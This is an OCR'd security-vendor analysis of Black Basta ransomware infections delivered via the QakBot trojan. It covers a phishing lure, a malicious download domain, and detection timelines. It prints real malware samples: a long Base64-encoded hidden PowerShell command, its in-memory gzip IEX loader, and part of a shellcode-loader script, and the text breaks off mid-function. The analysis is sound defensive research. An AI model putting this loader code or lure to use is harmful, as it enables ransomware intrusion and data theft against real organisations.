
Black Basta Ransomware Operators Expand Their Attack Arsenal With QakBot Trojan and PrintNightmare Exploit

trendmicro.com/en_us/research/22/f/black-basta-ransomware-operators-expand-their-attack-arsenal-wit.html

June 30, 2022

Since it became operational in April, Black Basta has garnered notoriety for its recent attacks on 50 organizations around the world and its use of double extortion, a modern ransomware tactic in which attackers encrypt confidential data and threaten to leak it if their demands are not met. The emerging ransomware group has continued to improve its attacks: We recently caught it using the banking trojan QakBot as a means of entry and movement, and taking advantage of the PrintNightmare vulnerability (CVE-2021-34527) to perform privileged file operations.

In the case of a Trend Micro customer, its system was infected with Black Basta ransomware that was deployed by QakBot (Figure 1). This behavior is typical of the QakBot malware family, which has served as a key enabler of ransomware families like MegaCortex, PwndLockerm, Egregor, ProLock, and REvil (aka Sodinokibi). QakBot, which was discovered in 2007, is known for its infiltration capabilities and has been used as a "malware-installation-as-a-service" for various campaigns. Over the years, this banking trojan has become increasingly sophisticated, as evidenced by its exploitation of a newly disclosed Microsoft zero-day vulnerability known as Follina (CVE-2022-30190).




5/2/2022	C:\Users\\[redacted]\Downloads\c_3855059153.xlsb	Trojan.X97M.QAKBOT.YXCFH
5/2/2022	c:\\[redacted]\beunsea.oooooooccccccccxxxxxxxx c:\\[redacted]\beunseb.oooooooccccccccxxxxxxxx c:\\[redacted]\beunse.oooooooccccccccxxxxxxxx	TrojanSpy.Win32.QAKBOT.YACEJT
5/2/2022	c:\Users\Public\spider.dll	Trojan.Win64.QUAKNIGHTMARE.YACEJ
5/2/2022	-nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0A...	FILELESS COBEACON
5/2/2022	C:\Windows\150f1e6.exe	Trojan.Win32.COBEACON.SMYXBE2.hp
5/4/2022	c:\users\public\runtimelisten.exe	Backdoor.Win32.COROXY.YACEKT
5/4/2022	c:\windows\cps1.dll	Trojan.Win32.BLACKBASTA.YXCEJ
5/4/2022	c:\windows\cps.exe	Ransom.Win32.BLACKBASTA.YACEJ
5/4/2022	C:\\\Users\\\vadmin\\\Downloads\\\nmap-7.91-setup.exe	PUA.Win32.Netcat.B
5/5/2022	C:\Program Files\Broadcom\BACS\readme.txt	Ransom.Win32.BLACKBASTA.A.note

Figure 1. A timeline of the files detected on the infected machine


QakBot's infection chain

QakBot is distributed using spear-phishing emails (Figure 2) that contain Excel files with Excel 4.0 macros. The emails entice the recipient to enable macros, which download and execute the QakBot DLL files (Figures 3 and 4). The downloaded QakBot DLL is dropped onto a specific file path and file name, and is executed via regsvr32.exe (Figure 5). The QakBot DLL performs process injection using explorer.exe (Figure 6), after which the injected Explorer process creates a scheduled task to maintain the malware's initial foothold in the infected system (Figure 7).



©2022 TREND MICRO

Figure 2. The infection chain from the point of entry to the Black Basta ransomware payload



Marked as Final An author has marked this workbook as final to discourage editing.

Signatures This document contains invalid signatures.

Security Warning Some active content has been disabled. Click for more details.

This document protected by
Microsoft Office

TO OPEN THIS DOCUMENT PLEASE FOLLOW THESE STEPS:

- Select **Enable Editing**

PROTECTED VIEW Be careful - files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View.

- In the Microsoft Office Security Option dialog box, select **Enable Content**


SECURITY WARNING Macros have been disabled.

If you are using a mobile device, try opening the file using the full office desktop app.

Figure 3. Instructions in the Excel file used by QakBot to lure a potential victim into enabling Excel 4.0 macros


```
8    404    HTTPS    lalualex.com    /ApUUBp1ccd/Ophn.png    315    text/html; c...    excel:2244
```

Figure 4. The malicious URL used to download the QakBot malware



```
C:\Program Files\Microsoft Office\Office14\EXCEL.EXE  new process  regsvr32 C:\[redacted]\Beunse.ooooooocccccccxxxxxxxx
C:\Windows\System32\regsvr32.exe                      new process  C:\Windows\explorer.exe
C:\Program Files\Microsoft Office\Office14\EXCEL.EXE  new process  regsvr32 C:\[redacted]\Beunsea.ooooooocccccccxxxxxxxx
C:\Program Files\Microsoft Office\Office14\EXCEL.EXE  new process  regsvr32 C:\[redacted]\Beunseb.ooooooocccccccxxxxxxxx
```

Figure 5. The downloaded QakBot malware dropped onto a specific file path and file name



```
EXCEL.EXE         1744  Microsoft Excel
  regsvr32.exe    3648  Microsoft(C) Register Server
  regsvr32.exe    3852  Microsoft(C) Register Server
explorer.exe      3672  Windows Explorer
```

Figure 6. The explorer.exe process used in process injection

```
8  404  HTTPS  lalualex.com  /ApUUBp1ccd/Ophn.png  315  text/html; c...  excel:2244
```

Figure 7. The scheduled task created by QakBot

Once QakBot is installed in a system, it proceeds to download and drop the other components in the infection chain, beginning with the Cobeacon backdoor. We have observed the execution of Cobeacon using a fileless PowerShell script with multiple layers of obfuscation (Figures 8 to 11). The Base64-encoded shellcode of the installed Cobeacon establishes and names a pipe for communication (Figure 12) that is possibly used for exfiltration purposes once information has been collected from a targeted system. The Black Basta ransomware group posts this information on its leak sites if the victim does not pay the ransom.

```
-nop -w hidden -encodedcommand
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBB
AEEAQQBBAEEAQQBLADEAVwBiAFgAUABhAE8AQgBEACsASABIADYARgBQAG0AVABHADkAZwBRAG8AQwBXAGsAYQBlAHAATwBaADgAbwA0ADUASQBEAFMAbQBLAFMAMQBsAEcAQwBIAEwAeABFAFIAWQBJAE0AawBHAHAAKwAxAC8AdgA1AFcA
TgBLAGIAMABtAGQANQAyADUAeQB3AHcAVABXAGQAcABkADcAVAA3ADcANwBLADQAYwBxAGcAcQBPAEUAagA1AFIAZgBlADUAUwBWAEwAaQBuAFEAdgBvADgAUQBCAGUANQAzAEcAbQBEADIAdwByAGQAbwBIAGQARwB6AGcAcwBEAG8AdgBT
ADIAWABzAHcAVwBWAE0AMwBXAGcAcABNAFoAZABsADEAQgBwAFUAUgBmAGMAeQBkAEQATABQAEEASwBtAGEAYwBSAEYAcgBNAFYAZAAwAE4ARwA4AHkAagA1ADAASQBMAFUARABRAFcAMQBUAGsANQB5AEoAOABsAFcARwBFAGoAcwAwAFYA
bQBBAGwAUgAvAFIAMgBZAHEAcQBCACsANQBLAHUATQBpAGMAVgBOAGYAcgBCAGwAOQBoAFAANQBpACsAZgBWAHMAUABoAGEAQwBCAFMAcgArAEwAYgBhAHEAcQBVAHQATABWAG4AUABsAFUAbQBoAGIANgBoAGoANAArAFUARQBFAEwAdAAv
AE0AbABKAFEAcAA5AFIAYQBlAHoAWQBwAHYAeABPAFcAWgA3AHMAYgBpAE8AeQBRAE0ARQBWAEEAMQBjAGYAZABiAGoAQgBPAHMASQBpAHMANgBhACsAYwBvADAAdgBuAHcAeAByAEUAbgBoAGYARgBwAHMAYgBrAEwATQBwAEcAawA0AHMA
VgBSADAAVgBYAFEAWgBNAHkAegAwADMAZABJAFgAagB1AEkAMQBOAFkAMgArAFQAdwBTAFgAMwBGAFAARgBqADMANQBRAHYAaQBoACsAUwBMAHcAZgBKAE0ANwAzAFUAOQA4AE4AYQB4AC8AWgBZAG8AMABoAGoAcABlAEQAMQBGAFoAVABI
AGQATwBBADUAUgBDAHcAcQBhAFkAWQBHAG4AawAwADAAZgBkAE4AcABsAFAAMAA3AHUARABOAFgAUgBnAG8AZgAwAFcATABkAHEAQwBvADQARwB1AEgAaQBzAGcAbgBWAEIAWQA3AE8ASABBAFoAdgBhAE0AZQBxAEIAawBTADAAaABjAHMA
RABBAHUAYwBFAEYAUwBGAEkAawBDAFoATAA2AEEAWAA4AFUAZABxAG4AZwBZAGgAWQAzAG0AdwBPAC8AbABkAHUAMQBOAHoAUQBMAGMAWgB1AEwAKwByAFoAQgA0AHIAZwBkAFIAUQBDAFMAdQAvADUAOABUAHYAdwBOAEYAUABlAEoATwBh
AGcAMwBCACsAOABmADYASQBYAEIAYgA4AC8AVQBJAHcASwAvAGMAOQA5AHcAeABWAFgAYwByAG8AQQBpAHMANgBVADQARAB2AEUAVgBkAHoASgB5AGUAVABaAEUAawBoAEgAbgBQAEkAcABaAC8AbwAzAGEAQgBTAEgAdgBYAEIAQwBhAHkA
NABpAEgAVQA2AFIAeQBLAGsAMQB2AFIASABmAHQASgByAE0AMAAyAFoAZgA5AEgAUQBlAGEAYQAxADEAMABuAFQAawAvAHAAeABnAHkAYgAzADMASABlAG4AdQBSAE0AcgB0ADIAZQBQADMAcAAvAE4AUQA1ACsANQBWAE8AagB6AGwANgB1
AGgAUQBUADAALwBvAEkAMAA0AHcAQwB1AGYAWgBJAFEAMwBuADgAcwBaADkAUgBoAE4AOABDAGgAbQBZAGcAUAB3ADAAegBUADIAQgA5AFIAdAA3AE4ARQB4AE4ASwBDAFQAWAA5AFcAYQBLADEAOABkAGQARwB1AHAAYwAxAFUAQwBlAFoA
ZgBnAEYAVgBEAEMAKwB0AG0AWgBOAEkAZQBtAFkAUQBkADkAdQBnAEwAOAAwAG0AKwBnADYAYQBrAEgAWgBVAFkAegA2AFgAMQBwAHgAZABuAHQAKwBsAHQAegB1AGMANgB3AGwASABrADAARABLAEgATwBTAFIANAA1AEYARABQAHEANQBs
AEUAMQBrAFAANwArAHEAQgBvAHEAbgBpAHkATgBIACsANwAyAFEANgBaADgAZwBxAFgASwB6AEUAMgB0AFoAeQBEAGQAWAAxADMAbgBBAFYAUgBNAFMAQwBDADcAQQBNAFAASQBXAFYAUABpAFkANgBaAFIAeQBhAE8ATwA3ADkASgBhADcA
UABpAEwAegBBAFgAagBXAFUAegBxAG0ARABFAG8ATwBiAEEAVQBRAFUANQBnAFIAMgBQAGgASwBNADAAWgA0AGUAYgAvAHoAZwArAHIANgBGAEIAbAByADkAYQBNAHIAawBBADYANgBVAEkAdABoAGgAZgBRAGMALwBZAFYAbABkAEEATgBM
ADYAaAByAC8ASQBQAGIAVwBaADIAawBSAGEARwB4AHkAawBBADYAYwBoAG8ASQA0AEQAQwB1ADgAdQBqAGUARgB3AHIANgBtAHAASAAvAGgAWABqAC8AegBiADIAZgBXADgAeABQAGIAdABZAEYAMwBTAGYAUwBUAEEAcAB4AFUAbwB1AFYA
TABwAGQARQBrAHUAagBoAGMAbgBQAEEATQBrAEYATwBLAEUAQwB0AEoAZgBpAHEAaABpAFcAOQB1AG4AUwBTAE4AbQBZAGEANQBlAHQAdwBZADgAZgA5ADUAZgBzAHIAMABXADUARwByAGMANgBtADAAeAB6AEIATAA0AEoAZgBlAGQATgBx
ADkAbgByAGQAdQAzAFgAdAByAGsAZQBhADQAZQAyAHcAVQArAHAANgA5AHYAdgByAHgAbQBXADQARABlADEAdwBWAEMAdQBWAFcAeQBXAFEAZQA5AHEAMABtADUANABkADMAZgBKAFAANQArAEgAcQA4AHQAeABkADIAOQBFAEEAOQB1AFMA
YgBUAFUAYwAyADcASwBoAFIANwBWAHgAcwBlAE8AdABxADQAVgBmADIAZABsAEwAOQA5AC8AUAB0ACsAWAB4AHMAdAA5ADcATQAyADYAMwBMAHoAcgAxAHMAYQBmAG0ATwBIAGQAVgBhAG0AMwBxAEYAdwAvAHEAVgBIAGQAVgA1AEYALwBT
AHUAcgA5AFoAQgBiAGUAdABlADAAbQBiADMAaQBvADUANwBaAEYAdABXADEAeABRAHYAZAB2AEcAZgA5ADIAZgBOAGMATgBEADkAVgBKAEwATABQAHMAVABnAFYASgA1AEkAdAB6ADcAbwAyAGkAWAAxADUAcQBIAGMAYQBKAGUASABuADUA
OQBpAEwAcABkADIAUABIAGoAZABEAE4AYwB4AGUAWgBUAEwAeAA1AGcAcwBuAGYAaAAyADEASQAxAEIANwB2AEcAUgBPAFUANQB0ADUAMQB4ADgASAByADAAYQBlAHEAUQBTADMAUABMAEIAMQB1ADMAYQA1AFYAYQB2AFgAdAByAFIAcgBm
AHQAMABzAFEANABIADQAOQBHAEgAeAA2AFgAagBnAFAAeQBWAGEAUABIAGIARAA4AEYARwB0AGgAZQBYAFQAcwBqAEgAVwB4AEwAQgAvAHIAbgBqAHUARABzAFgAQQBvAHYARwA4AGEAZgB5AEUASABOADMAUwA1ADYAUwAvAGIAagBmAGcA
TAB1AFAAegB3AEEAZgBVAHQANgAwAHIAegBzAFEAVgAxAEMATABlADIATABqAEUAOABDAGMAZABQAHAAeAA3AHkARQBlAE8AbwBsAE4AdAB4AGsAdABMADcAdwAzAEgAdgBoAGYAYwBzADQAKwBuAHEAOAA3AEgAVgBMAFoAZwBQAHoAVgBR
ADEAUwBMAEoAYgA1AGsANQBOAEcAcAAzAEgANQBjAGoATQBlAGsAbwBuAGEAZAAyAHQATwB3AFIAdwBaAFAAcABOAHkAcAB2AEcAcQBNAEsAeQBPAEgARABkAHAAZQBTAGQAVgBIAHAAZgB2AE8AUABSAHMATQA3ADUAaQA2AGIAdQA2AHEA
UwA1ADEAbgBlADMAdAB6AG8ANQBuAGwAYwBRAEcAegBZAHEAZgA3ADcAeAA4AEkALwBoAGUAWQBRAGcAZgB1AEEARwBPAEEAagBIAHIALwA3AE0AegBTAFAAZgB4AHcATQBqAG4AZABUAGIATwBaAGUALwBnAHUAegBIAGQAZwByAGYAeABh
ADgAegBBADUAaQBmAEEAUgArADEANABhAFoASAAwAHMANQBBAE4AbQB3AEUAbwBZAFIAbABrAHIAYQBYAEgAUgAyAG8AKwBVAEkAZgBlADEAaABtAGsAKwAvAHcAcAA2AHAAQwBLAGcARABGADQASQA4AEkAYgBJAEMAcgBEAEsARwBDAGQA
NgBDAEwANAB3AGoAVwBBAGsAcAA0AE4AeQBDAG8AMwBtAEEAeQB6AEwARgA4ACsAdQBMAEgAUQBRAGgATQBtAFgAeABqAFEAUABQAFMAOABaAEYAUABzAEkAcwAzAG0AWgBDAGIANQA5ACsAeABuAEMAeQB4ACsAQgAyAEsAUABCAFEAagAz
AGsAVQBXAGwAWABMAHAAVgBLACsAdgA5AGwAeQBjAHIAOQBQAGkAeAAxAHYAbwA3AE4AZwA3AG0AOABIAHAAUgBIAG4AaAB6AGYAeABKAEsAYgByAEQAMwA2AEkAZwB4AFcAOQBIADkATQB3AEUAKwBYAC8AagB1ADAARwByAHgAawAxAGgA
NgBnAFMAeAB4ADYASABpADgAcgBaADcAegBMADUAVwB3AFAASABlADEATAAvAHcAbABlAGsAbgBTAEQAcgBoAFAAdQBTAFkAVwBGAEsAaQB6ADUASABKADYAZABTAFIAOAAxAFQANwBHAEYANwBPAFkAWQBuAFcATAAwAEgAUgBVAGcAdgBL
AG8AcwBYADgARABiAFUAeQB4AEMAMwBWAFIAUgArAHAAVAArAGgAcgBiAFkAVAB4AFcALwBvAFQAdABLAEsARAB5AEYAQwBsADAAKwBCADUAWgBTAG0ASQAzAGEAZABHAEoARQBDADgAUABlAFgAOQBNAFEAbgBFAGUAYgBDAHcAQQBBACIA
KQApADsASQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBTAHQAcgBlAGEAbQBSAGUAYQBkAGUAcgAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBDAG8AbQBwAHIAZQBzAHMAaQBvAG4ALgBHAHoAaQBwAFMAdABy
AGUAYQBtACgAJABzACwAWwBJAE8ALgBDAG8AbQBwAHIAZQBzAHMAaQBvAG4ALgBDAG8AbQBwAHIAZQBzAHMAaQBvAG4ATQBvAGQAZQBdADoAOgBEAGUAYwBvAG0AcAByAGUAcwBzACkAKQApAC4AUgBlAGEAZABUAG8ARQBuAGQAKAApADsA
CgA=
```


Figure 8. Cobeacon’s first layer of obfuscation, a Base64-encoded PowerShell command

```
$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAAAAAAK1WbXPaOBD+HH6FPmTG9gQoCWkaepOZ8o45IDSmKS1lGCHLxERYIMkGp+
1/v5WNKb0md525ywwTWdpd7T777K4cqgqOEj5Rfe5SVLinQvo8QBe53GmD2wrdoHdGzgsDovS2XswWVM3WgpMZdl1BpURfcydDLPAKmacRFrMVd0NG8yj50ILUDQW1Tk5yJ8lWGEjs0VmAlR/R2YqqB+
5KuMicVNfrBl9hP5i+fVsPhaCBSr+LbaqqUtLVnPlUmhb6hj4+UEELt/MlJQp9RaezYpvxOWZ7sbiOyQMEVA1cfdbjBOsIis6a+co0vnwxrEnhfFpsbkLMpGk4sVR0VXQZMyz03dIXjuI1NY2
+TwSX3FPFj35Qvih+SLwfJM73U98Nax/ZYo0hjpeD1FZTHdOA5RCwqaYYGnk00fdNplP07uDNXRgof0WLdqCo4GuHisgnVBY7OHAZvaMeqBkS0hcsDAucEFSFIkCZL6AX8UdqngYhY3mwO/ldu1NzQLcZuL+rZB4rgdRQCSu/58TvwNFPeJO
ag3B+8f6IXBb8/UIwK/c99wxVXcroAis6U4DvEVdzJyeTZEkhHnPIpZ/o3aBSHvXBCay4iHU6RyKk1vRHftJrM02Zf9HQeaa110nTk/pxgyb33HenuRMrt2eP3p/NQ5+
5VOjzl6uhQT0/oI04wCufZIQ3n8sZ9RhN8ChmYgPw0zT2B9Rt7NExNKCTX9WaK18ddGupc1UCeZfgFVDC+tmZNIemYQd9ugL80m+g6akHZUYz6X1pxdnt+ltzuc6wlHk0DKHOSR45FDPq5lE1kP7+qBoqniyNH+
72Q6Z8gqXKzE2tZyDdX13nAVRMSCC7AMPIWVPiY6ZRyaOO79Ja7PiLzAXjWUzqmDEoObAUQU5gR2PhKM0Z4eb/zg+r6FBlr9aMrkA66UIthhfQc/YVldANL6hr/IPbWZ2kRaGxykA6choI4DCu8ujeFwr6mpH/hXj/zb2fW8xPbtYF3SfSTA
pxUouVLpdEkujhcnPAMkFOKECtJfiqhiW9unSSNmYa5etwY8f95fsr0W5Grc6m0xzBL4JfedNq9nrdu3Xtrkea4e2wU+p69vvrxmW4De1wVCuVWyWQe9q0m54d3fJP5
+Hq8txd29EA9uSbTUc27KhR7VxseOtq4Vf2dlL99/Pt+Xxst97M263Lzr1safmOHdVam3qFw/qVHdV5F/Sur9ZBbete0mb3io57ZFtW1xQvdvGf92fNcND9VJLLPsTgVJ5Itz7o2iX15qHcaJeHn59iLpd2PHjdDNcxeZTLx5gsnfh21I1B7
vGROU5t51x8Hr0aeqQS3PLB1u3a5VavXtrRrft0sQ4H49GHx6XjgPyVaPHbD8FGtheXTsjHWxLB/rnjuDsXAovG8afyEHN3S56S/bjfgLuPzwAfUt60rzsQV1CLe2LjE8CcdPpx7yEeOolNtxktL7w3Hvhfcs4
+nq87HVLZgPzVQ1SLJb5k5NGp3H5cjMekonad2tOwRwZPpNypvGqMKyOHDdpeSdVHpfvOPRsM75i6bu6qS51ne3tzo5nlcQGzYqf77x8I/heYQgfuAGOAjHr/7MzSPfxwMjndTbOZe/guzHdgrfxa8zA5ifAR+
14aZH0s5ANmwEoYRlkraXHR2o+UIfe1hmk+/wp6pCKgDF4I8IbICrDKGCd6CL4wjWAkp4NyCo3mAyzLF8+uLHQQhMmXxjQPPS8ZFPsIs3mZCb59
+xnCyx+B2KPBQj3kUWlXLpVK+v9lycr9Pix1vo7Ng7m8HpRHnhzfxJKbrD36IgxW9H9MwE+X/ju0Grxk1h6gSxx6Hi8rZ7zL5WwPHe1L/wleknSDrhPuSYWFKiz5HJ6dSR81T7GF7OYYnWL0HRUgvKosX8DbUyxC3VRR+pT+hrbYTxW/oTtK
KDyFCl0+B5ZSmI3adGJEC8PeX9MQnEebCwAA"));IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

Figure 9. Cobeacon’s second layer of obfuscation, the loading and reading of an archive file in memory


```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
        Param ($var_module, $var_procedure)
        $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')
[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
        $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
        return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module)))), $var_procedure))
}

function func_get_delegate_type {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
                [Parameter(Position = 1)] [Type] $var_return_type = [Void]
        )

        $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
